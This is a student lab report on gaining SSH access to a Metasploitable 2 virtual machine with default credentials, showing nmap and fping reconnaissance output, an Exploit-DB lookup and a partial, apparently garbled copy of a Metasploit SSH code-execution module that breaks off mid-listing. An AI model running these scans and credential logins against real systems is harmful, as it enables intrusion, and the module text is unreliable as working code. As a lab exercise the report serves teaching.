

Assignment One

REPORT OPENSSEH4.7

Eng : MUSTAFA ALI

Name: Abdelrahman Salah Abdelraham Aboaresha

1. Vulnerability Name

OpenSSH 4.7p1 – Weak Authentication / Credential-Based Access

2. Affected Service

- **Service:** OpenSSH
 - **Version:** 4.7p1
 - **Port:** 22/tcp
 - **Protocol:** SSH
-

3. Vulnerability Description

OpenSSH version 4.7p1 is considered an outdated SSH service that may be vulnerable to security weaknesses such as weak authentication configurations and poor credential management. In vulnerable systems like Metasploitable 2, default or easily guessable credentials can allow attackers to gain unauthorized remote access through SSH.

This vulnerability does not rely on exploiting memory corruption or buffer overflow, but rather on **misconfiguration and weak credentials**, which can lead to full system compromise.

4. Impact

If successfully exploited, this vulnerability allows an attacker to:

- Gain unauthorized access to the target system
 - Execute commands remotely
 - Obtain a remote shell on the victim machine
 - Perform privilege escalation attacks
 - Compromise system confidentiality and integrity
-

5. Attack Vector

- **Type:** Remote
 - **Authentication Required:** Yes (weak/default credentials)
 - **User Interaction:** None
-

6. Exploitation Method

The attacker connects to the SSH service using valid credentials. In the lab environment, weak default credentials (msfadmin : msfadmin) were used to successfully authenticate and execute commands on the target system.

Metasploit modules such as SSH login scanners can be used to automate this process.

7. Tools Used

- Kali Linux
 - Metasploit Framework
 - SSH Client
-

8. Severity


Medium to High

The severity depends on the strength of credentials and system configuration. In cases where default or weak passwords are used, the risk becomes high.

1-Identification IP

1- **ifconfig** Used to display the network interfaces and IP address of the Kali machine, which is required to set LHOST for reverse connections in Metasploit.


Ip of Kali Machine = 192.168.91.129



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.91.129 netmask 255.255.255.0 broadcast 1
    92.168.91.255
    inet6 fe80::7d07:afb0:bd3d:ae09 prefixlen 64 scopeid
    0x20<link>
    ether 00:0c:29:67:fe:e2 txqueuelen 1000 (Ethernet)
    RX packets 102 bytes 17299 (16.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 56 bytes 12498 (12.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collision
s 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collision
s 0
```

Ip of Metasploit Machine = 192.168.91.134



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:95:64:71
          inet addr:192.168.91.134 Bcast:192.168.91.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe95:6471/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4990 (4.8 KB) TX bytes:6922 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

2-Ping Sweep technique for network scanning , which sends ICMP requests to multiple IP addresses to know which are Online (Up) or Offline

Command : `fping -a -g 192.168.91.0/24`


We find Three Hosts Up

Ip=192.168.91.2

ip=192.168.91.129

ip= 192.168.91.134

And Other is Unreacjable



```
Home x Metasploitable2-Linux x kali-linux-2025.2-vmware... x
File Actions Edit View Help
(kali@kali)-[~]
$ fping -a -g 192.168.91.0/24


192.168.91.2
192.168.91.129
192.168.91.134
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.3
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.3
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.3
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.3
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.7
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.7
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.7
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.7
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.6
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.6
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.6
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.6
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.5
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.5
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.5
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.5
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.4
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.4
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.4
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.4
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.10
ICMP Host Unreachable from 192.168.91.129 for ICMP Echo sent to 192.168.91.10
```

Okay we Know The Server Measploit Is Online (Up) With IP 192.168.91.134

2-Port Scanning Using Tool (nmap)

3-Used to perform a **TCP connect** scan to identify open ports and running services on the targetsystem (**nmap -sS 192.168.2.129.134**)

_Nmap Scan Report For Server 192.168.91.134 with each ports is Opening




```
kali@kali: ~  
File Actions Edit View Help  
└─$ nmap -sT 192.168.91.2,129,134  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 12:58 EST  
Nmap scan report for 192.168.91.2  
Host is up (0.00020s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
53/tcp    open  domain  
MAC Address: 00:50:56:F7:D6:88 (VMware)  
  
Nmap scan report for 192.168.91.134  
Host is up (0.0022s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql
```


4- sudo nmap -sS -sV -O 192.168.91.134

Used to detect running services, their versions, and identify the target operating system.

We find the Version Of Services Port That I will detect it (OpenSSH 4.7p1)



```
(kali@kali)-[~]
$ sudo nmap -sS -sV -O 192.168.91.134
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 13:01 EST
Nmap scan report for 192.168.91.134
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
```

3-Identification Vulnerability

3- To detect attacks, we must first check for vulnerabilities

We have three methods

1-SearchSploit


2-Exploitdatabase

3-Metasploit

1-Exploitdatabase(Exploit DB)

A public repository used to search for known exploits related to discovered services and vulnerabilities.

SSH -User Code All Info




The screenshot shows the Exploit-DB website interface. The main heading is "SSH - User Code Execution (Metasploit)". Below this, there are several key-value pairs:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
41694	1999-0502	METASPLOIT	REMOTE	MULTIPLE	1999-01-01

Below these, there are three sections:

- EDB Verified:** ✓
- Exploit:** Download icon / Source icon
- Vulnerable App:**

Python code if you run it you will generate attack



```
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework

require 'msfrpc'
require 'msfrpc'

class MetasploitModule < Msf::Exploit::Remote
  Rank = ManualRanking

  include Msf::Exploit::CmdStager
  include Msf::Exploit::Remote::SSH

  attr_accessor :ssh_socket

  def initialize
    super
    @name = 'SSH User Code Execution'
    @description = %Q{
      This module connects to the target system and executes the necessary
      commands to run the specified payload via SSH. If a native payload is
      specified, an appropriate stager will be used.
    }
    @author = ['Spencer McElroy', 'Brandon Knight']
    @references = [
      ['CVE', '1999-0502'] + 'ssh password'
    ]
    @license = 'PDF LICENSE'
    @privileged = true
    @default_options = {
      'PrependFork' => true,
      'EXITFUNC' => 'process',
    }
    @payload = ''
    @space = 4096
    @badchars = ''
    @disablesleeps = true
    @platform = 'linux'
    @targets = [
      ['Linux x86',
        {
          'Arch' => 'ARCH_X86',
          'Platform' => 'linux'
        }
      ],
      ['Linux x64',
        {
          'Arch' => 'ARCH_X64',
          'Platform' => 'linux'
        }
